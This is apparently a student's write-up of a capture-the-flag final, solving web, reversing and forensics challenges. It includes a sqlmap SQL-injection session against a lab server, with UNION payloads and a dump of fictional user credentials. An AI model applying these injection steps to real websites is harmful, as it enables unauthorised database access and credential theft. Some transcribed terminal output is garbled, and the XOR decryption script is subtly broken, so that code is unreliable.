Here we can see that we must again login to Ironman's account. The website is using method=POST. The two fields displayed on the website are titled login and password. However, this time we don't have the SQL statements. I know I will have to use sqlmap to sql inject into the website's database and retrieve Ironman's login as I did in the previous super hero problem. I run the command 'python sqlmap.py -u '<http://web.n0l3ptr.com:8080/WebFinal/hard.php?login=Ironman&password=test>' --method=POST --sql-shell' I used user=Ironman&password=test because we know we must login to the Ironman account, so the login must exist. I had to specify the method of the login with --method=POST. I used the --sql-shell parameter as recommended by the notes. Sql-shell invoked the built in SQL interpreter, so I can interact with the injected websites SQL. After running the command, I inject into the default location and spawn a sql shell where I can interact with the database through executing SQL commands.

```

[*] Stopped      python sqlmap.py -u 'http://web.n0l3ptr.com:8080/WebFinal/hard.php?username=Ironman&password=test' --method=POST --sql-shell
[*] Will use VirtualBox as target
[*] Target: http://sqlmap.org
[*] Starting at 17:15:58
[*] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 17:15:58
[17:15:59] [WARNING] detected empty POST body
[17:15:59] [INFO] resuming back-end DBMS 'mysql'
[17:15:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: password (GET)
  Type: UNION query
  Title: Generic UNION query (79) - 5 columns
  Payload: login=Ironman&password=test' UNION ALL SELECT 79,79,79,CONCAT(CONCAT('qbjpq','slqEhWSXfdPjaz0umcFvfAgSxYJthuzgfceQxPG'),'qxqvq'),79-- PPQw
Parameter: login (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: login=-9832' UNION ALL SELECT 79,CONCAT(CONCAT('qbjpq','ZbJaxmAersnwlPmPxqSSoYqfZutuSNPeisjkomm'),'qxqvq'),79,79,79-- WuWZ&password=test
...
there were multiple injection points, please select the one to use for following injections:
[0] Place: GET, parameter: password, type: Single quoted string (default)
[1] Place: GET, parameter: login, type: Single quoted string
[q] quit
> 0
[17:16:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL 5.6.34-0ubuntu0.16.04.1
[17:16:53] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>

```

However, SELECT * FROM heroes does not query the tables anymore like it did in the last homework. SELECT * returns an empty query as well. That means the table of heroes and users must be hidden. So, I use 'SELECT table_name FROM information_schema.tables' to get all of the tables., including hidden ones, from the database. This is a handy select statement I learned in databases that actually

came in handy. After executing that command we see there is a table titled ‘secret’. This looks interesting.




```
will@will-VirtualBox: ~/sqlmap-dev
[*] INNODB_BUFFER_PAGE_LRU
[*] INNODB_BUFFER_POOL_STATS
[*] INNODB_CMR
[*] INNODB_CMP_PER_INDEX
[*] INNODB_CMP_PER_INDEX_RESET
[*] INNODB_CMP_RESET
[*] INNODB_CM_PMEM
[*] INNODB_CM_PMEM_RESET
[*] INNODB_FT_DELETED
[*] INNODB_FT_CONFIG
[*] INNODB_FT_DEFAULT_STOPWORD
[*] INNODB_FT_DELETED
[*] INNODB_FT_INDEX_CACHE
[*] INNODB_FT_INDEX_TABLE
[*] INNODB_FT_LOCK_WAITS
[*] INNODB_LOCKS
[*] INNODB_METRICS
[*] INNODB_SYS_COLUMNS
[*] INNODB_SYS_DATAFILES
[*] INNODB_SYS_FIELDS
[*] INNODB_SYS_FOREIGN
[*] INNODB_SYS_FOREIGN_COLS
[*] INNODB_SYS_INDEXES
[*] INNODB_SYS_TABLES
[*] INNODB_SYS_TABLESPACES
[*] INNODB_SYS_TABLESTATS
[*] INNODB_SYS_VIRTUAL
[*] INNODB_TEMP_TABLE_INFO
[*] INNODB_TRX
[*] KEY_COLUMN_USAGE
[*] OPTIMIZER_TRACE
[*] PARAMETERS
[*] PARTITIONS
[*] PROCESSES
[*] PROCESSLIST
[*] PROFILING
[*] REFERENTIAL_CONSTRAINTS
[*] ROUTINES
[*] SCHEMA_PRIVILEGES
[*] SESSION
[*] secret
[*] SESSION_STATUS
[*] SESSION_VARIABLES
[*] STATISTICS
[*] TABLE_CONSTRAINTS
[*] TABLE_PRIVILEGES
[*] TABLES
[*] TABLESPACES
[*] TRIGGERS
[*] USER_PRIVILEGES
[*] VIEWS
sql-shell> ■
```

To view the secret table I ‘SELECT * FROM secret’ (this is SQL statement to view the contents of a table).



```
sql-shell> SELECT * FROM secret
[17:22:44] [INFO] reverting SQL SELECT statement query output: 'SELECT * FROM secret'
[17:22:44] [INFO] your query did not provide the fields in your query, sqlmap will retrieve the column names itself
[17:22:44] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[17:22:44] [INFO] fetching current database
[17:22:44] [INFO] fetched tables 'columns' on database 'webchalo4'
[17:22:44] [INFO] the query with expanded column name(s) is: SELECT icon, id, login, password, secret FROM secret
[17:22:44] [INFO] used SQL query returns entries with 5 columns
[17:22:44] [INFO] the first 10 rows returned by the query are:
[17:22:44] [INFO] resumed: "https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235228", "1", "Neo", "4ndithoughtIwasAhaxor", "There is no spoon.."
[17:22:44] [INFO] resumed: "https://www.lego.com//www/r/catalogs/-/media/catalogs/characters/lbm_characters/primary/78990_1to1_batma_360_480.png?l_r=1668006940", "2", "Batman", "daddy_issues", "I Am Batman"
[17:22:44] [INFO] resumed: "https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/lastest?cb=20150310161346", "3", "Thor", "h4mmer_compensa710n", "For Asgard!"
[17:22:44] [INFO] resumed: "https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.jpg/revision/lastest?cb=20090925123509", "4", "Wolverine", "..."
[17:22:44] [INFO] resumed: "https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comic_character).png", "5", "Hulk", "OvergrownToddler", "Hulk Smash!"
[17:22:44] [INFO] resumed: "https://upload.wikimedia.org/wikipedia/en/0/06/Ironman_n_cff2a6bb6.png?region=0,0,300,300", "6", "Ironman", "nucl34r_r34c70r", "The Flag Is Here!"
SELECT * FROM Secret [!]
[*] https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235228, 1, Neo, 4ndithoughtIwasAhaxor, There is no spoon..
[*] https://www.lego.com//www/r/catalogs/-/media/catalogs/characters/lbm_characters/primary/78990_1to1_batma_360_480.png?l_r=1668006940, 2, Batman, daddy_issues, I Am Batman
[*] https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/lastest?cb=20150310161346, 3, Thor, h4mmer_compensa710n, For Asgard!
[*] https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.jpg/revision/lastest?cb=20090925123509, 4, Wolverine, SeriouslyMyMovieWasNotThatGreat
, what?" a Magnetos!
[*] https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comic_character).png, 5, Hulk, OvergrownToddler, Hulk Smash!
[*] https://upload.wikimedia.org/wikipedia/en/0/06/Ironman_n_cff2a6bb6.png?region=0,0,300,300, 6, Ironman, nucl34r_r34c70r, The Flag Is Here!
sql-shell> ■
```

On the last line we can see Ironman’s account information. According to the SQL statement from the challenge in WebII, the password is stored right after the username. Therefore, ‘nucl34r_r34c70r’ is the password to the Ironman account. Entering in these credentials we get the flag.



flag{Y0u_h4v3_d0n3_v3ry_w311__h4v3_4_n1c3_5umm3r!}

RE1: Access Code

Can you break the access code?

Flag format: "flag{" + accesscode + "}"

EX: flag{1234567890}

Solution:

First I downloaded the 'easy' file. I run strings and see 'Access Granted' but no flag. However, the access code is the flag, so I need to reach Access Granted. I run file on the program and see it is 64 bit ELF not stripped binary. I open the program in Radare, type 'aaaa' to analyze binaries and 'afl' to see functions. I see nothing interesting, so I seek to main with 's main'. I open visual mode with V and hit 'p' a few times to view instructions. In main I notice the following,

```

will@will-VirtualBox:~/CTF/final$ ./easy
Access Code Required: 2147433647
Access Granted
will@will-VirtualBox:~/CTF/final$ 

```

Here we can see Access Granted is being printed after “`cmp dword [local_ch], 0x14b7c2de`”, “`jne 0x4009c3`” That means local_ch at this point must be the user input. Looking at the function a little closer we can see what is happening.

```

0x0040097e 4889c6      mov rsi, rax
0x00400981 bf80106000  mov edi, obj.std::cin      ; 0x601080
0x00400986 e885feffff  call sym.std::istream::operator__int ;[2]
0x0040098b 8b45ec      mov eax, dword [local_14h]
0x0040098e 2d405ba375  sub eax, 0x75a35b40
0x00400993 8945f0      mov dword [local_10h], eax
0x00400996 8b45f0      mov eax, dword [local_10h]
0x00400999 01c0          add eax, eax
0x0040099b 8945f4      mov dword [local_ch], eax
0x0040099e 817df4dec2b7. cmp dword [local_ch], 0x14b7c2de    ; [0x14b7c2de:4]=-1
< 0x004009a5 751c          jne 0x4009c3    ;[3]
0x004009a7 bedb0a4000  mov esi, str.Access_Granted ; 0x400adb ; "Access Granted"
0x004009ac bfa0116000  mov edi, obj.std::cout      ; 0x6011a0

```

The return value of `std::cin` (the user entered value) is being stored in `eax` at `0x40098b`. Then `0x75a35b40` is being subtracted from user input the line after. Then at `0x400999` the result of the subtraction is being added to itself (multiplied by two). The result of that is being compared to `0x14b7c2de`. Cmp takes the two arguments and subtracts them, and if they are equal, the result is 0. We must get the result of the instruction at `0x400999` to be equal to `0x14b7c2de` for the flag to print and the jump around “Access Granted” not to be taken. We can calculate the password through a little algebra and working backwards.

$$2(\text{input} - 0x75a35b40) = 0x14b7c2de$$

$$\text{input} = (0x14b7c2de / 2) + 0x75a35b40$$

Running this through python,

$$\text{input} = 2147433647$$

We have solved the input.

```

will@will-VirtualBox:~/CTF/final$ ./easy
Access Code Required: 2147433647
Access Granted
will@will-VirtualBox:~/CTF/final$ 

```

flag{2147433647}

RE2: Learn 2 Run

Keep on running...

Solution:

First I downloaded the two files from medium.zip. ‘medium.txt.enc’ is encoded text and ‘learn2run’ is a program. I ran file on ‘learn2run’ and was informed learn2run is ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV). Since this is an ARM file, we will have to use qemu-arm. This is similar to the qemu problem from the reversing II homework titled ‘Run Me’, as hinted by the corresponding names. I used my write-up for that as reference. After I installed qemu with the instructions on the slides, I for some reason still have have version 2.5.0.

```
pped
will@will-VirtualBox:~/CTF/final/medium$ qemu-arm --version
qemu-arm version 2.5.0 (Debian 1:2.5+dfsg-5ubuntu10.25), Copyright (c) 2003-2008 Fabrice Bellard
will@will-VirtualBox:~/CTF/final/medium$
```

When I run the command ‘qemu-arm ./learn2run’ I get the following error.

```
will@will-VirtualBox:~/CTF/final/medium$ qemu-arm ./learn2run
/lib/ld-linux.so.3: No such file or directory
will@will-VirtualBox:~/CTF/final/medium$
```

After Googling the error, I found a github that told me to use the following commands to fix the problem. First, run ‘sudo apt-get install gcc-arm-linux-gnueabihf libgcc6-dev-armhf-cross qemu’. After I did that I had to use the following command to run qemu, ‘qemu-arm -L /usr/arm-linux-gnueabihf learn2run’. After running that command I get the flag.

```
will@will-VirtualBox:~/CTF/final/medium$ qemu-arm -L /usr/arm-linux-gnueabihf learn2run
flag{x86_will_a1ways_b3_b3t3r}
will@will-VirtualBox:~/CTF/final/medium$
```

flag{x86_will_a1ways_b3_b3t3r}

Forensics1: Anti-Forensics

VILE is troubled by your recent success. They are deploying advanced anti-forensics techniques to thwart your future endeavours. We grabbed a draft of their new anti-forensics guide. See if you can find any flags in it.

Solution:

First I downloaded the file ‘VILEGuideForEvadingAgents-DRAFT.docx’. I then ran strings on it.

```
J@vJ
q/X@QdEs,
{qq^
c(|K
word/media/image2.jpg
JFIF
Exif
ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg==
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
kggo
~6|I
kggo
```

Here we can see what appears to be a Base64 encoded string because it ends in '=='. I base64 decoded this string and got the flag.

```
will@will-VirtualBox:~/CTF/final$ python
Python 2.7.12 (default, Dec 4 2017, 14:50:18)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 'ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg=='.decode('base64')
'flag{K33p_up_1f_U-C4|\|\|}\n'
>>> 
```


flag{K33p_up_1f_U-C4|\|\|}\n

Forensics2: Double-Dealing Diva

We have intercepted some communications between two computers on VILE's network. They are employing advanced techniques to keep us from understanding their communications. What are they saying to each other?


Solution:

First, I downloaded the communications 'CLASSIFIED0.pcapng' and 'CLASSIFIED.pcapng'. I opened up 'CLASSIFIED0.pcapng' in wireshark to analyze communications. Since we are looking for communication between two computers on the same network, the source and destination should be similar addresses. I find streams with source '192.168.1.114' and destination '192.168.1.112'. I pick one




I right click, >Follow>TCP Stream to view the TCP stream. I then notice the last two characters are ==, so the stream may be base64 encoded.


I copy all of the text and run it through a base64 decoder found at <https://www.base64decode.org/>.



This downloads a jpeg file and it is a picture of a fedora. I run strings on this file and don't find anything interesting and file confirms its a jpeg. I then remember there are two communications captures. I repeat the steps I did for CLASSIFIED0.pcapng with CLASSIFIED.pcapng. In wireshark I find a TCP stream communicating on the same network, and this time the source and destination are flipped because the two computers are talking to each other.



I follow this TCP stream, and I find another base64 encoded string. After decoding the string, it downloads me another picture of a fedora. However, this picture is blurry. Both pictures are called 'decoded.jpeg' I switch the names to decoded and decoded2.



This reminds me of an old forensics problem where the flag is stored in the difference between the two pictures. I start by just comparing the two pictures with ‘cmp decoded.jpeg decoded2.jpeg’ but this doesn't give anything interesting. I then look at the man page of cmp. I notice the -b flag prints differing bytes which could be useful because the pictures are so similar. When that didn't work I tried more flags. This time I added -l to my -b flag because -l outputs differing byte values. ‘cmp -l -b decoded2.jpeg decoded.jpeg’ gives the following output:

```
base641 CLASSIFIED0.pcapng CLASSIFIED.pcapng decoded2.jpeg decoded.jpeg
will@will-VirtualBox:~/CTF/final/forensics$ cmp -l -b decoded2.jpeg decoded.jpeg
737 2 *B 132 Z
842 212 M-*J 154 m
2748 248 M-*P 170 Z
2845 2 *B 150 h
2899 52 * 132 Z
2951 103 C 63 3
2984 227 M-*W 163 S
3143 164 D 167 W
3245 358 M-*n 193 S
3259 60 0 155 m
3269 123 S 121 Q
3286 123 S 172 z
3371 5 *E 143 c
3488 24 *T 154 S
17706 220 M-*+ 109 g
17475 214 M-*L 116 N
17476 300 M-*@ 115 M
17477 220 M-*P 105 D
17478 244 M-*S 122 R
17706 241 M-I 171 y
17707 227 M-*W 61 1
17702 227 M-*W 61 1
17703 332 M-*Z 111 I
17704 223 M-*S 172 z
17705 44 S 132 Z
18056 310 M-H 108 S
18056 310 M-H 108 S
18116 216 M-*N 167 G
18116 343 M-c 115 M
18356 363 M-v 102 2
18424 318 M-H 121 Q
18437 344 M-M 167 W
18454 318 M-H 146 C
18454 377 M-*? 152 Z
18660 205 M-*E 122 R
18696 5 *E 172 z
*18883 277 M-? 130 X
19627 377 M-*? 63 3
19129 312 M-Z 167 W
19128 332 M-Z 167 W
19129 51 ) 115 M
19414 0 *Q 107 G
19415 372 M-z 65 5
19557 232 M-*Z 71 9
19557 312 M-* 161 S
19781 276 M-* 147 G
19873 223 M-*S 75 S
20795 322 M-V 5 =
will@will-VirtualBox:~/CTF/final/forensics$ ^C
will@will-VirtualBox:~/CTF/final/forensics$
```

Here we can see the last column looks like a base64 encoded string because it ends in ‘==’. I type the last column into a base64 decoder and find the flag.

The screenshot shows a web-based Base64 decoder tool. At the top, there's a green header with the title 'Base64 Decoder' and a sub-instruction: 'Have to deal with Base64 format? Then this site is made for you! Use the super simple form below if you are interested about the inner workings of the Base64 format, just read the detailed description.' Below the header, there are three tabs: 'Decode', 'Encode', and 'Other tools'. The 'Decode' tab is selected. Under the 'Decode from Base64 format' section, there's a note: 'Simply use the form below'. A text input field contains the Base64 string: 'ZmxhZ3swcmQzcI9NMDRyX1lzZF9GM2QwcjRzX3MwMG59Cg=='. Below the input field, there are two buttons: 'DECODE' (with a left arrow) and 'UTF-8' (with a dropdown menu). A note below the buttons says: 'You may also select input charset.' and 'Live mode OFF' (with a checkbox). Another note says: 'Decodes while you type or paste (strict format).' and 'Note that decoding of binary data (like images, documents, etc.) does not work in live mode.' Below these, there's a 'UPLOAD FILE' button with the note: 'Decodes an entire file (max. 10MB.)'. At the bottom of the decode area, there's a 'Continue' button and a 'Free Forms' link. The main result area shows the decoded output: 'flag{0rd3r_M04r_R3d_F3d0r4s_s00n}'.

flag{0rd3r_M04r_R3d_F3d0r4s_s00n}

Forensics3: Itinerary

Our hackers retrieved a file that's supposed to hold the suspect's itinerary. However we can't seem to find anything useful. We know her itinerary is loaded up with something, can you find it?

The file is available here: <https://drive.google.com/open?id=1JGf9UVcZ2R-Lh4WRX4Neq2QmPF4-4f3T>


Solution:

I downloaded the file and ran ‘file’ on it to confirm it was in fact a JPG. It is a JPG. I then tried running strings and unzipping it to no avail. I viewed the hexdump and even the source code on Google Drive, but still I couldn’t find anything. After I had given up, I came back and looked at the slides and noticed “When all else fails, we carve”. Then, I remembered our problem Dank Memes and Broken Dreams from our homework was similar to this one, so I pulled up the writeup. Just as I did in the past assignment, I used ‘binwalk -e Amsterdam.jpg’. This created a directory called _Amsterdam.jpg.extracted which contained the files ‘42601.zip’, ‘album’, and ‘itinerary.txt’. I ran file on the zip file and realized that is indeed a zip archive. I ran file on ‘album’ and saw it was data. I also ran strings and saw ‘Milan’ nested in other strings. I opened up ‘itinerary.txt’




```
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$ cat itinerary.txt
Ransack Pakistan Y
Scan Scandinavia N
Put Together Photo Album Y
Stick 'em up Down Under Y
Scrub date metadata from photos N
Pick-pocket Perth N
Encrypt .zip file "Milan" Y
Steal Beans From Lima Y
Nashville Job N
Norway Heist Y
Milan Gala N
Amsterdam Auction Y
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$
```

Here we can see the hint to Scrub date metadata from photos and Encrypt .zip file “Milan”. I then proceeded to try to unzip ‘42601.zip’ but no matter what I tried, I kept getting this error



```
42601.zip, and cannot find 42601.zip, period.
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$ unzip 42601.zip
Archive: 42601.zip
  End-of-central-directory signature not found. Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive. In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
unzip:  cannot find zipfile directory in one of 42601.zip or
        42601.zip.zip, and cannot find 42601.zip.ZIP, period.
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$
```

So I Googled the error and found out the zip file is probably encrypted. This means the hint doesn’t mean I need to encrypt some zip file called Milan, but the file ‘42601.zip’ was encrypted using “Milan”. Since ‘./album’ contains “Milan” in strings, I assume this is the encrypted data. Milan could be used as the key for an XOR encryption, since substitution makes no sense in this case. However, XOR encryptions only use 1 byte keys and “Milan” is 5 bytes. That means ‘M’ is used for the first byte key, ‘i’ for the second, and it keeps repeating until the file has been decrypted. To do this I wrote a script attached as ‘forensics3.py’



```

1
2 file = open('./album', 'rb')
3 file.read()
4 byte=bytearray(file)
5
6 leng=len(byte)
7 for i in range(leng):
8     if i % 5 ==0:
9         byte[i] = byte[i] ^ ord('M')
10    if i % 5 ==1:
11        byte[i] = byte[i] ^ ord('i')
12    if i % 5 ==2:
13        byte[i] = byte[i] ^ ord('l')
14    if i % 5 ==3:
15        byte[i] = byte[i] ^ ord('a')
16    if i % 5 ==4:
17        byte[i] = byte[i] ^ ord('n')
18
19 output=open('output.zip', 'wb')
20 output.write(byte)
21

```

First I open up the ‘./album’ file in binary mode to read. I then read the bytes and store them in a byte array called byte. I then iterate over the byte array. I xor byte 1 at index 0 with ‘M’, then xor byte 2 at index 1 with ‘i’, and so on repeating using each character of “Milan” as the key every 5 bytes (‘M’ will also xor byte 6 at index 5). I then create a new zip file called ‘output.zip’ and I write the decoded binary to it. Now, when I ‘unzip output.zip’ I get images.




```

will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$ python 2.py
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$ unzip output.zip
Archive: output.zip
inflating: Antarctica.jpg
inflating: Belize.jpg
inflating: Berlin.jpg
inflating: Carolina.jpg
inflating: China.jpg
inflating: Greenland.jpg
inflating: Kiev.jpg
inflating: Mekong.jpg
inflating: RedSea.jpg
inflating: TheBlues.jpg
will@will-VirtualBox:~/CTF/final/forensics/_Amsterdam.jpg.extracted$ 

